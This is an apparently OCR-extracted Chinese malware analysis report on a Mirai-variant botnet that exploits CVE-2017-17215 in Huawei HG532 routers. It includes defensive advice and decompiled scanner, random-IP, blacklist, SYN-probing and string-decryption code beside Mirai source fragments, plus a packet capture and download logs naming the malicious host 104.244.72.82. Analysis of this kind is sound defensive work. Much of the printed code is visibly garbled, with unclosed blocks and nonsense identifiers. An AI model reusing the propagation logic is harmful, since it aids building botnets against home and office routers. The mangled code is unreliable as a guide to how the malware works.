基于华为路由器漏洞的 IoT 僵尸网络深度分析报告

作者:ITh4cker

一、事件简述

2018年7月19日,来自 NewSky Security 公司的安全研究员 Ankit Anubhav 发现了一个新的僵尸网络,并对外声称攻击者利用华为路由器 HG532 系列存在的漏洞,仅用了24小时就构建了由18,000多台华为路由器组成的巨大僵尸网络,其速度相当快,鉴于华为路由器全球覆盖率较高,而且属于中国国产品牌,可能波及国内,为此ITh4cker 开始对其进行持续跟踪与深度分析。

二、影响面和危害分析

该僵尸网络利用华为路由器 HG532 远程命令执行漏洞大规模扫描探测公网 IP 感染大量设备,加之华为路由器在全球市场分布较广,影响面相当广泛,受感染的设备会从恶意域名 104.244.72.82 下载蠕虫病毒进行横向传播,组建的大型僵尸网络随时可以发动超大规模 DDos 攻击,严重危害家庭与小型办公场所等的网络安全。


三、解决方案

- 1. 更改路由器默认密码为强密码、修改默认端口等
- 2. 配置路由器内置防火墙
- 3. 在路由器外部署防火墙
- 4. 及时升级最新固件版本,打补丁等

四、技术分析

该僵尸网络采用随机算法生成大量的公网 IP(ipv4),并通过 37215 端口(华为路由器漏洞利用端口)对所有 IP 进行扫描探测(SYN TCP),然后对所有符合条件的 IP 发送 POST 报文请求(包含漏洞利用数据),并记录成功利用的 IP 地址和端口到自定义 C&C 数据结构 bot 里,成功被感染与利用的肉鸡会通过 wget 从恶意域名 104.244.72.82 下载蠕虫病毒,进行更大规模的感染,通过从而组建大规模僵尸网络(肉鸡)。


该僵尸网络简要构建模型图如下所示:



接下来我们将主要针对捕捉到的僵尸网络样本中关键的细节代码进行分析: 在针对样本进行动态调试的时候我们发现了该样本中一段有趣的反调试代码,会通过用垃圾数据无限覆写父函数堆栈来触发内存异常:

```
int __cdecl anti_debug(_BYTE *a1, int a2)
{
    char *v2; // eax@1
    _BYTE *v3; // esi@2
    unsigned int v4; // ecx@3
    unsigned int v5; // ebx@3
    char v7[80]; // [sp+18h] [bp-50h]@1

    sub_804A680(0xAu);
    v2 = (char *)sub_804A600(10, 0);
    sub_804B7FD(v7, v2);
    if ( a2 )
    {
        v3 = a1;
        do
        {
            v4 = dword_804E0CC ^ (dword_804E0CC << 11);
            dword_804E0CC = dword_804E0D0;
            dword_804E0D0 = dword_804E0D0;
            dword_804E0D0 = dword_804E0D0;
            dword_804E0D0 = cond_804E0D0;
            dword_804E0D0 = fourd_804E0D0;
            dword_804E0D0 = cond_804E0D0;
            dword_804E0D0;
            v5 = dword_804E0D0;
            v5 = dword_804E0D0;
            v3 += v7[v5 % strlen(v7)];
            while ( v3 != &a1[a2] );
            return_sub_804A630(0xAu);
}
```



这里需要手动 Patch 下相关字节,才能继续进行动态调试分析(注意不要破坏堆栈平衡) 然后样本会关闭 0、1、2 等设备描述符,并通过系统调用 sys_fork()来创建子进程,禁用 watchdog(看门狗)来防止设备重启(这与 Mirai 僵尸网络代码如出一辙):

准备工作就绪,样本开始展开大规则的公网 IP 扫描探测与漏洞利用:解密出本机通信端口,排除操作系统保留端口 0-1023:

```
loc 8049E11: ; CODE XREF: exploit+135↓j

call sub_8049AC0 ; decrypt the local port,excluding os reserved ports 0-1024

mov ebx, eax

mov [esp+73Ch+var_72A], ax

ror ax, 8

cmp ax, 1023
jbe short loc_8049E11
```

利用系统时间,子进程 ID,父进程 ID 等通过 XOR 算法来生成"随机"的 IP 地址:

```
unsigned int decrypt_IP()
{
    unsigned int v0; // ebx@1
    unsigned int v1; // edx@1
    unsigned int result; // eax@1


    v0 = dword_804E0CC ^ (dword_804E0CC << 11);
    dword_804E0CC = dword_804E0D0;
    dword_804E0D0 = dword_804E0D4;
    dword_804E0D4 = dword_804E0D8;
    v1 = ((unsigned int)dword_804E0D8 >> 19) ^ dword_804E0D8;
    result = v1 ^ v0 ^ (v0 >> 8);
    dword_804E0D8 = v1 ^ v0 ^ (v0 >> 8);
    return result;
}
int sub_8049B10()
```

```
int sub_8049810()
{
    signed int v0; // ebx@1
    clock_t v1; // eax@1
    int result; // eax@1

    dword_804E0CC = sys_time(0);
    v0 = sys_getpid();
    dword_804E0D0 = sys_getppid() ^ v0;
    v1 = sub_804B79D();
    dword_804E0D4 = v1;
    result = dword_804E0D0 ^ v1;
    dword_804E0D8 = result;
    return result;
}
```

然后采用 Mirai 的黑名单机制来排除如下的 IP 地址(专用、保留地址等):

IP地址段	说明
127.0.0.0/8	环回地址
0.0.0.0/8	无效地址
3.0.0.0/8	通用电气公司
15.0.0.0/7	惠普公司
56.0.0.0/8	美国邮政服务公司
10.0.0.0/8	A类私网IP地址段
172.16.0.0/14	B类私网IP地址段
192.168.0.0/16	C类私网IP地址段
100.64.0.0/10	IANA NAT保留地址
169.254.0.0/16	IANA NAT保留地址
224.*.*.*+	多路广播
192.18.0.0/15	IANA专用地址
6.0.0.0/8 7.0.0.0/8 11.0.0.0/8 21.0.0.0/8 22.0.0.0/8 26.0.0.0/8 28.0.0.0/8 29.0.0.0/8 30.0.0.0/8 33.0.0.0/8 55.0.0.0/8 214.0.0.0/8	国防部



样本会生成 719 个符合条件的 IP 地址(IP 不包含在以上网段),并针对每个 IP 通过

37215 端口发送扫描探测报文(SYN TCP,IP 头+TCP 头共 40 字节):

其中采用了 SYN Cookie 的思路(通过 SEQ 和 ACK 来隐蔽检查 IP 有效性)来进行隐 蔽的探测通信,加大检测难度:

```
ds:word_804E10A, ax
mov ds:port_37215, 5F91h

push 1400h

mov ds: CP_Seq_Num, eax

push offset word_804E114

mov ds:word_804E124, 0

push offset lpBuffer

call sub_80481E0

mov ds:word_804E124, ax

mov eax, ds:dst_addr

mov [esp+75Ch+var_30], eax

mov word ptr [esp+75Ch+to+2], ax

mov word ptr [esp+75Ch+to], 2

add esp, 18h

push 10h

lea eax, [esp+748h+to]

push eax
```

可以看到这里设置发送的数据包 TCP 头部的 Seq 序列号为目的 IP 地址,在接收的 数据包里通过如下条件进行过滤(探测有效的数据包):

- 1.数据包长大于39字节(至少包含完整头部)
- 2.数据包是发往本机的
- 3. 源端口等于37215(漏洞利用端口)
- 4.目的端口等于先前解密计算出的端口
- 5.协议是TCP
- 6.SYN = 1 & ACK = 1 & RST = 0 & FIN = 0(表明连接建立并未完成)
- 7. 源IP等于通过TCP ACK(确认号) 1

对于满足过滤条件的数据包(潜在肉鸡回应探测数据包成功),会记录对应的 IP 和 端口号到自定义数据结构 bot 中,通过对整个收发包机制的逆向与关联分析,我们 推断出如下的 bot 线性表(数组):

Bot_LinerList

```
{
+0
+4
                 0xFFFFFFF
                                                                   0xFFFFFFF
                                                                                                                     0xFFFFFFF
                 time(0)
                 flag/status
                                                                   flag/status
                                                                                                                     flag/status
                 Length
                                                                   Length
                                                                                                                     Length
                char * Str[64]
char * Str1[960]
char * SendBuf[1024]
                                                                   char * Str[64]
char * Str1[960]
char * SendBuf[1024]
                                                                                                                     char * Str[64]
char * Str1[960]
char * SendBuf[1024]
+24
+88
+1048
                                                 +1048
                                                                                                    +1048
                                                                                          bot bot bot
                                                                             struct Bot n
                                                                                              time(0)
flag/status
                                                                                              Length
char * Str[64]
char * Str1[960]
char * SendBuf[1024]
                                                                             +20
                                                                             +1048
```

```
LABEL 70:

v22 = source_port;  // write to the bot linerlist

*(_DWORD *)(v20 + 12) = src_ip; // src_ip

*(_WORD *)(v20 + 16) = v22;  // src_port

Connect((int *)v20);  // 与外部ip建立连接

}

while ( ++v16 != 512 )

{

v20 = v21;

v21 += 2072;

if ( !*(_DWORD *)(v20 + 8) )  // v20->flag = 0 Unset


goto LABEL 70;

}
```

其中数据结构里偏移 8 字节的成员 flag/status 主要有三种状态,0 代表未设置,2 代表已就绪,3 代表已完成.


如果当前 flag 为 0,表明对应的数据结构成员并未设置(记录相关 bot 信息),如果为 2 表明可准备漏洞利用,如果为 3 表明漏洞利用已完成.

从上图我们可以看到该 POST 数据与之前互联网上公布的 CVE-2017-17215 漏洞利用(远程命令执行)代码一致(这里不对漏洞细节做过多解释,有兴趣的读者可以联系 ITh4cker):



Huawei Router HG532 - Arbitrary Command Execution

从该 exploit 可以看出,payload 就是利用 wget 从指定远程 IP 104.244.72.82 下载蠕虫病毒,并执行,从而进行横向的感染与传播,目前在该域名已失效,样本会连续调用 exploit 函数 8 次,尽可能多的增大扫描范围与成功率,可谓煞费苦心。



我们在虚拟里模拟运行样本,然后针对网卡进行抓包,会发现样本发出大量的外向请求,数秒钟便达几百万量级,扫描效率相当可观。

60587 177.081017000	192.168.157.170	111.243.232.123	TCP		[SYN] Seq=1878255739 Win=777 Len=0
60588 177.081020000	192.168.157.170	14.235.251.20	TCP		[SYN] Seq=250346260 Win=777 Len=0
60589 177.081052000	192.168.157.170	122.219.21.160	TCP	60 57320 > 37215	[SYN] Seq=2061178272 Win=777 Len=0
60590 177.081055000	192.168.157.170	75.118.236.168	TCP	60 57320 > 37215	[SYN] Seq=1266085032 Win=777 Len=0
60591 177.081079000	192.168.157.170	168.213.166.38	TCP	60 57320 > 37215	[SYN] Seq=2832573990 Win=777 Len=0
60592 177.081082000	192.168.157.170	113.144.165.113	TCP	60 57320 > 37215	[SYN] Seq=1905304945 Win=777 Len=0
60593 177.081106000	192.168.157.170	189.112.152.199	TCP	60 57320 > 37215	[SYN] Seq=3178272967 Win=777 Len=0
60594 177.081110000	192.168.157.170	109.50.17.92	TCP	60 57320 > 37215	[SYN] Seq=1831997788 Win=777 Len=0
60595 177.081134000	192.168.157.170	213.216.36.201	TCP	60 57320 > 37215	[SYN] Seq=3587712201 Win=777 Len=0
60596 177.081137000	192.168.157.170	164.69.41.77	TCP	60 57320 > 37215	[SYN] Seq=2755995981 Win=777 Len=0
60597 177.081160000	192.168.157.170	77.48.28.133	TCP	60 57320 > 37215	[SYN] Seq=1294998661 Win=777 Len=0
60598 177,081163000	192.168.157.170	104.182.242.9	TCP		[SYN] Seq=1756819977 Win=777 Len=0
60599 177,081188000	192.168.157.170	90.130.105.86	TCP		[SYN] Sea=1518496086 Win=777 Len=0
60600 177.081191000	192,168,157,170	109.39.45.237	TCP	60 57320 > 37215	[SYN] Sea=1831284205 Win=777 Len=0
60601 177,081215000	192,168,157,170	154,224,224,217	TCP		[SYN] Seq=2598428889 Win=777 Len=0
60602 177,081218000	192,168,157,170	61,87,129,168	TCP		[SYN] Seg=1029145000 Win=777 Len=0
60603 177.081242000	192.168.157.170	12.85.120.187	TCP		[SYN] Seq=206928059 Win=777 Len=0
60604 177.081245000	192.168.157.170	111.104.25.173	TCP		[SYN] Seq=1869093293 Win=777 Len=0
60605 177.081269000	192.168.157.170	142.84.235.165	TCP		[SYN] Seq=2387930021 Win=777 Len=0
60606 177.081272000	192.168.157.170	124.146.15.21	TCP		[SYN] Seq=2089946901 win=777 Len=0
60607 177.081272000	192.168.157.170	183.152.139.29	TCP		[SYN] Seq=3080227613 Win=777 Len=0
60608 177.081298000	192.168.157.170	200.127.197.235	TCP		
					[SYN] Seq=3363816939 Win=777 Len=0
60609 177.081323000	192.168.157.170	186.33.21.50	TCP		[SYN] Seq=3122730290 Win=777 Len=0
60610 177.081326000	192.168.157.170	61.228.254.8	TCP		[SYN] Seq=1038417416 Win=777 Len=0
60611 177.081350000	192.168.157.170	24.101.45.91	TCP		[SYN] Seq=409283931 Win=777 Len=0
60612 177.081353000	192.168.157.170	175.200.33.67	TCP		[SYN] Seq=2949128515 Win=777 Len=0
60613 177.081377000	192.168.157.170	103.214.172.199	TCP		[SYN] Seq=1742122183 Win=777 Len=0
60614 177.081380000	192.168.157.170	195.118.180.2	TCP		[SYN] Seq=3279336450 Win=777 Len=0
60615 177.081404000	192.168.157.170	222.162.81.26	TCP		[SYN] Seq=3735179546 Win=777 Len=0
60616 177.081407000	192.168.157.170	174.72.80.1	TCP		[SYN] Seq=2923974657 Win=777 Len=0
60617 177.081431000	192.168.157.170	161.22.69.97	TCP		[SYN] Seq=2702591329 Win=777 Len=0
60618 177.081434000	192.168.157.170	219.151.153.219	TCP	60 57320 > 37215	[SYN] Seq=3684145627 Win=777 Len=0
60619 177.081457000	192.168.157.170	186.237.4.204	TCP	60 57320 > 37215	[SYN] Seq=3136095436 Win=777 Len=0
60620 177.081461000	192.168.157.170	24.47.91.120	TCP	60 57320 > 37215	[SYN] Seq=405756792 Win=777 Len=0
60621 177.081485000	192.168.157.170	64.222.82.236	TCP	60 57320 > 37215	[SYN] Seq=1088312044 Win=777 Len=0
60622 177.081488000	192.168.157.170	87.62.63.107	TCP	60 57320 > 37215	[SYN] Sea=1463697259 Win=777 Len=0
60623 177,081511000	192.168.157.170	76.159.217.220	TCP	60 57320 > 37215	[SYN] Seq=1285544412 Win=777 Len=0
					· · · · · · · · · · · · · · · · · · ·
Frame 60600: 60 bytes on wire (180 hits) 60 hytes c	antured (480 hits)	on interface	0	
Frame 60600: 60 bytes on wire (4					
Ethernet II, Src: Vmware_34:c2:2	28 (00:0c:29:34:c2:28), Dst: Vmware_e1:2	0:5d (00:50:	56:e1:20:5d)	
Ethernet II, Src: Vmware_34:c2: Internet Protocol Version 4, Sro	28 (00:0c:29:34:c2:28 c: 192.168.157.170 (1), Dst: Vmware_e1:2 92.168.157.170), Ds	0:5d (00:50:5 t: 109.39.45.	56:e1:20:5d) .237 (109.39.45.237)	
Ethernet II, Src: Vmware_34:c2:2	28 (00:0c:29:34:c2:28 c: 192.168.157.170 (1), Dst: Vmware_e1:2 92.168.157.170), Ds	0:5d (00:50:5 t: 109.39.45.	56:e1:20:5d) .237 (109.39.45.237)	
Ethernet II, Src: Vmware_34:c2: Internet Protocol Version 4, Sro	28 (00:0c:29:34:c2:28 c: 192.168.157.170 (1), Dst: Vmware_e1:2 92.168.157.170), Ds	0:5d (00:50:5 t: 109.39.45.	56:e1:20:5d) .237 (109.39.45.237)	
Ethernet II, Src: Vmware_34:c2: Internet Protocol Version 4, Sro	28 (00:0c:29:34:c2:28 c: 192.168.157.170 (1), Dst: Vmware_e1:2 92.168.157.170), Ds	0:5d (00:50:5 t: 109.39.45.	56:e1:20:5d) .237 (109.39.45.237)	
Ethernet II, Src: Vmware_34:c2: Internet Protocol Version 4, Sro	28 (00:0c:29:34:c2:28 c: 192.168.157.170 (1), Dst: Vmware_e1:2 92.168.157.170), Ds	0:5d (00:50:5 t: 109.39.45.	56:e1:20:5d) .237 (109.39.45.237)	
Ethernet II, Src: Vmware_34:c2: Internet Protocol Version 4, Sr Transmission Control Protocol, 9	28 (00:0c:29:34:c2:28 c: 192.168.157.170 (1 Src Port: 57320 (5732), Dst: Vmware_e1:2 92.168.157.170), Ds 0), Dst Port: 37215	0:5d (00:50: t: 109.39.45. (37215), Sec	56:e1:20:5d) .237 (109.39.45.237)	
Ethernet II, Src: Vmware_34:c2:: Internet Protocol Version 4, Src Transmission Control Protocol, 9	28 (00:0c:29:34:c2:28 c: 192.168.157.170 (1 Src Port: 57320 (5732), Dst: Vmware_e1:2 92.168.157.170), Ds 0), Dst Port: 37215 .PV.])4.(E.	0:5d (00:50: t: 109.39.45. (37215), Sec	56:e1:20:5d) .237 (109.39.45.237)	
Ethernet II, Src: Vmware_34:c2:: Internet Protocol Version 4, Src Transmission Control Protocol, \$ 00 00 50 56 e1 20 5d 00 0c 29 10 00 28 cd 9e 00 00 40 06 b3 10 20 ded df e8 91 5f 6d 27 2d	28 (00:0c:29:34:c2:28 c: 192.168.157.170 (1 Src Port: 57320 (5732 34 c2 28 08 00 45 00 ca c0 a8 9d aa 6d 27 ed 00 00 00 00 50 20), Dst: Vmware_e1:2 92.168.157.170), Ds 0), Dst Port: 37215 .PV.])4.(E. .(@m	0:5d (00:50: t: 109.39.45. (37215), Sec	56:e1:20:5d) .237 (109.39.45.237)	
Ethernet II, Src: Vmware_34:c2: Internet Protocol Version 4, Src Transmission Control Protocol, S 00 00 50 56 e1 20 5d 00 0c 29 10 00 28 cd 9e 00 00 40 06 b3	28 (00:0c:29:34:c2:28 c: 192.168.157.170 (1 Src Port: 57320 (5732 34 c2 28 08 00 45 00 ca c0 a8 9d aa 6d 27 ed 00 00 00 00 50 20), Dst: Vmware_e1:2 92.168.157.170), Ds 0), Dst Port: 37215 .PV.])4.(E. .(@m	0:5d (00:50: t: 109.39.45. (37215), Sec	56:e1:20:5d) .237 (109.39.45.237)	
Ethernet II, Src: Vmware_34:c2:: Internet Protocol Version 4, Src Transmission Control Protocol, \$ 00 00 50 56 e1 20 5d 00 0c 29 10 00 28 cd 9e 00 00 40 06 b3 10 20 ded df e8 91 5f 6d 27 2d	28 (00:0c:29:34:c2:28 c: 192.168.157.170 (1 Src Port: 57320 (5732 34 c2 28 08 00 45 00 ca c0 a8 9d aa 6d 27 ed 00 00 00 00 50 20), Dst: Vmware_e1:2 92.168.157.170), Ds 0), Dst Port: 37215 .PV.])4.(E(@m	0:5d (00:50: t: 109.39.45. (37215), Sec	56:e1:20:5d) .237 (109.39.45.237)	
Ethernet II, Src: Vmware_34:c2:: Internet Protocol Version 4, Src Transmission Control Protocol, \$ 00 00 50 56 e1 20 5d 00 0c 29 10 00 28 cd 9e 00 00 40 06 b3 10 20 ded df e8 91 5f 6d 27 2d	28 (00:0c:29:34:c2:28 c: 192.168.157.170 (1 Src Port: 57320 (5732 34 c2 28 08 00 45 00 ca c0 a8 9d aa 6d 27 ed 00 00 00 00 50 20), Dst: Vmware_e1:2 92.168.157.170), Ds 0), Dst Port: 37215 .PV.])4.(E(@m	0:5d (00:50: t: 109.39.45. (37215), Sec	56:e1:20:5d) .237 (109.39.45.237)	

五、关联分析及溯源

CVE-2017-17215(Huawei Router HG532 RCE)是 2017 年 11 月 27 日由 Check Point 安全研究员披露的一个华为 HG532 系列路由器存在的一个远程命令执行漏洞,而且已经监测到多个 Mirai 僵尸网络的升级变种中均已投入使用该漏洞,在前面的逆向关联分析中我们发现该僵尸网络也是基于 Mirai 僵尸网络的裁剪版变种,下面我们列举了几个核心相似点来说明其跟 Mirai 僵尸网络的关联性:

	Mirai Botnet	Huawei HG532 based Botnet
字符串异或加密方法	0xdeadbeef 一字节异或密钥表	0xBAADF00D 一字节异或密钥表
IP扫描方案	随机算法+黑名单机制	随机算法+黑名单机制
探测/通信策略	SYN Cookie(SEQ+ACK)	SYN Cookie(SEQ+ACK)

字符串加解密:

```
int __cdec1 sub_804A630(unsigned __int8 a1)
 // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
 v1 = &dword & 804E180[2 * a1];
 result = BAADF00D;
 if ( *((_WORD *)v1 + 2) )
    v3 = BAADFOOD;
    v4 = 0;
    v5 = (unsigned int)BAADF00D >> 8;
    v8 = BYTE3(BAADFOOD);
    v6 = (unsigned int)BAADF00D >> 16;
    do
    {
      *(_BYTE *)(*v1 + v4) ^= v3;
      *(_BYTE *)(*v1 + v4) ^= v5;
      *(_BYTE *)(*v1 + v4) ^= v6;
      v7 = v4 + + ;
      *(_BYTE *)(*U1 + U7) ^= U8;
      result = v1[1] & 0xFFFF;
    while ( result > v4 );
 return result;
```

IP 扫描方案-随机算法:

```
static uint32 t x, y, z, w;
void rand init(void)
] {
     x = time(NULL);
     y = getpid() ^ getppid();
     z = clock();
    w = z ^ y;
uint32 t rand next(void) //period 2^96-1
1{
    uint32 t t = x;
    t ^= t << 11;
    t ^= t >> 8;
     x = y; y = z; z = w;
     w = w >> 19;
     w ^= t;
    return w;
.clock_t rand_init()
  signed int v0; // ebx@1
  clock t v1; // eax@1
  clock t result; // eax@1
  dword_804E0CC = sys_time(0);
  v0 = sys_getpid();
  dword_804E0D0 = sys_getppid() ^ v0;
  v1 = sub_804B79D();
  dword_804E0D4 = v1;
  result = dword_804E0D0 ^ v1;
  dword_804E0D8 = result;
  return result;
int rand_next()
  unsigned int v0; // ebx@1
  unsigned int v1; // edx@1
  int result; // eax@1
  v0 = dword_804E0CC ^ (dword_804E0CC << 11);</pre>
  dword_804E0CC = dword_804E0D0;
  dword 804E0D0 = dword 804E0D4;
  dword 804E0D4 = dword 804E0D8;
  v1 = ((unsigned int)dword_804E0D8 >> 19) ^ dword_804E0D8;
  result = v1 ^ v0 ^ (v0 >> 8);
dword_804E0D8 = v1 ^ v0 ^ (v0 >> 8);
  return result:
```

IP 黑名单:

```
static ipv4_t get_random_ip(void)
{
      uint32_t tmp;
uint8_t o1, o2, o3, o4;
             tmp = rand_next();
o1 = tmp & 0xff;
o2 = (tmp >> 8) & 0xff;
o3 = (tmp >> 16) & 0xff;
o4 = (tmp >> 24) & 0xff;
      | o4 = (tmp > 24) & Oxff; |
| while (o1 = 127 || |
| (o1 = 0) || (o1 = 3) || (o1 = 16) || (o1 = 56) || (o1 = 56) || (o1 = 10) || (o1 = 10) || (o1 = 10) || (o1 = 10) || (o1 = 12) & 66 & 02 & 16 & 66 & 02 & (127) || (o1 = 10) & 66 & 02 & 16 & 66 & 02 & (127) || (o1 = 10) & 66 & 02 & 16 & 66 & 02 & (127) || (o1 = 10) & 66 & 02 & 254) || (o1 = 10) & 66 & 02 & 254) || (o1 = 10) & 66 & 02 & 254) || (o1 = 10) & 66 & 02 & 254) || (o1 = 10) & 66 & 02 & 254) || (o1 = 10) & 66 & 02 & 254) || (o1 = 10) & 66 & 02 & (20) || (o1 = 10) & 66 & 02 & (20) || (o1 = 10) & 66 & 02 & (20) || (o1 = 10) & 66 & 02 & (20) || (o1 = 10) & 66 & 02 & (20) || (o1 = 10) & 66 & 02 & (20) || (o1 = 10) & 66 & 02 & (20) || (o1 = 10) & (o1 = 
                                       if ( (_BYTE)v14 != 192 )
                                            break;
                                       if ( BYTE1(v14) != 168 )
 LABEL 14:
                                               if ( (_BYTE)v14 != 169 )
                                                      qoto LABEL 15;
                                               if ( BYTE1(v14) != 255 )
                                                      goto LABEL_16;
                                        }
                                if ( (_BYTE)v14 == 172 )
                                       if ( BYTE1(v14) <= 15u )
                                              goto OK_to_next_step;
                                       if ( BYTE1(v14) > 31u )
  LABEL 15:
                                               if ( (BYTE)v14 == 198 )
                                                     qoto LABEL 43;
LABEL_16:
                                               if ( (unsigned int8)v14 <= 223u )
                                                      goto OK_to_next_step;
                                        }
                               else
                                       if ( (_BYTE)v14 != 100 )
                                             goto LABEL_14;
                                       if ( BYTE1(v14) <= 63u )
  OK_to_next_step:
                                              if ( (unsigned __int8)(v14 - 6) > 1u
                                                      && (_BYTE)v14 != 11
                                                      && ( BYTE) v14 != 21
                                                      && ( BYTE) v14 != 22
                                                      && (_BYTE)v14 != 26
                                                      && (_BYTE)v14 != 28
                                                      && (_BYTE)v14 != 29
                                                      && ( BYTE) v14 != 30
                                                     && (_BYTE)v14 != 33
                                                      && (_BYTE)v14 != 55
                                                      && (_BYTE)v14 != 214
                                                      && (_BYTE)v14 != 215 )
```

通信策略:

```
iph->daddr = get_random_ip();
  iph->check = 0;
 iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));
 if (i % 10 == 0)
              tcph->dest = htons(2323);
  }
 else
  {
              tcph->dest = htons(23);
tcph->seq = iph->daddr;
   if (n < sizeof(struct iphdr) + sizeof(struct tcphdr))
              continue;
   if (iph->daddr != LOCAL ADDR)
               continue;
   if (iph->protocol != IPPROTO_TCP)
               continue;
   if (tcph->source != htons(23) && tcph->source != htons(2323))
              continue;
   if (tcph->dest != source port)
              continue;
   if (!tcph->syn)
              continue;
   if (!tcph->ack)
               continue;
   if (tcph->rst)
              continue:
   if (tcph->fin)
             continue;
   if (htonl(ntohl(tcph->ack seq) - 1) != iph->saddr)
              continue;
    word_804E10A = sub_8048190(&lpBuffer, 20u);// Set the IP hea
    TCP_Seq_Num = dst_addr;
   ror_seq_num - usc_auur, |
word_septitive p;
    v55 = dst_addr;
   HIWORD(to) = port_37215;
LOWORD(to) = 2;
   sys_sendto(s_Socket, (int)&lpBuffer, 40, 0x4000, (int)&to, 16);//
                                                                            // total bytes > 39
// check if the packet is sent to the local machine
// source_port is 37215,which is from vulerable Huawei Router
// dst_port is equal to the previous calculated port
// and the protocol is TCP(6)
//
     if ( (unsigned int)v18 > 39
         && dst_ip == LocalAddress
         && v46 == 6
         && source_port == 0x5F91
&& v43 == (_WORD)dst_port )
          if ( BYTE7(v50) & 2 )
              if ( BYTE7(v50) & 0x10 ) // ACK
                   if ( !(BYTE7(v50) & 4) && !(BYTE7(v50) & 1) )// RST == 0 && FIN == 0
                       HIWORD(v19) = WORD2(v50);
                        LOWORD(v19) = __ROR2__(WORD1(v50), 8);
v19 = __ROR4__(v19, 16);
                        LOWORD(v19) = __ROR2__(v19, 8);
                       LOWORD(v19) =
                       LOWORD(019) = __ROR2__(019, 8);

019 = __ROR4__(019, 16);


LOWORD(019) = __ROR2__(019, 8);// src_ip == ACK Number - 1

if ( src_ip == 019 )
                                                            _ROR2__(v19, 8);
```

自从华为路由器漏洞(CVE-2017-17215)披露以来,随之而来的各种 IoT 僵尸网络加入针对该漏洞利用的扫描机制,其中主要包括 Satori(Okiru)、Jenx、Wicked、Omni、Owari、Sora等,Wicked、Omni、Owari和 Soar等僵尸网络都出自同一黑客所为,其网名是"<u>Wicked</u>",今年上半年 4 月份 NewSky Security 曾对该 IoT 黑客进行了一场匿名采访 (https://blog.newskysecurity.com/understanding-the-iot-hacker-a-conversation-with-owari-sora-iot-botnet-author-117feff56863),从 CVE-2017-17215漏洞利用的时间线上,有可能此次僵尸网络背后的作者依然是Wicked,另外我们对样本中所用 payload 中硬编码的恶意 IP 进行追踪溯源,发现 twitter上一名为 400kQBOT 的人多次留言回复 360Netlab 并声称自己是该 IP 的拥有者:

```
156.217.227.208 - [19/Jul/2018:13:25:23 -0700] "GET /huawei HTTP/1.1" 200 34762 "-" "Wget"
156.217.253.130 - [19/Jul/2018:13:25:23 -0700] "GET /huawei HTTP/1.1" 200 34762 "-" "Wget"
197.43.248.14 - [19/Jul/2018:13:25:23 -0700] "GET /huawei HTTP/1.1" 200 34762 "-" "Wget"
41.47.59.114 - [19/Jul/2018:13:25:23 -0700] "GET /huawei HTTP/1.1" 200 34762 "-" "Wget"
41.47.190.236 - [19/Jul/2018:13:25:24 -0700] "GET /huawei HTTP/1.1" 200 34762 "-" "Wget"
41.47.190.236 - [19/Jul/2018:13:25:24 -0700] "GET /huawei HTTP/1.1" 200 34762 "-" "Wget"
197.38.96.176 - [19/Jul/2018:13:25:24 -0700] "GET /huawei HTTP/1.1" 200 34762 "-" "Wget"
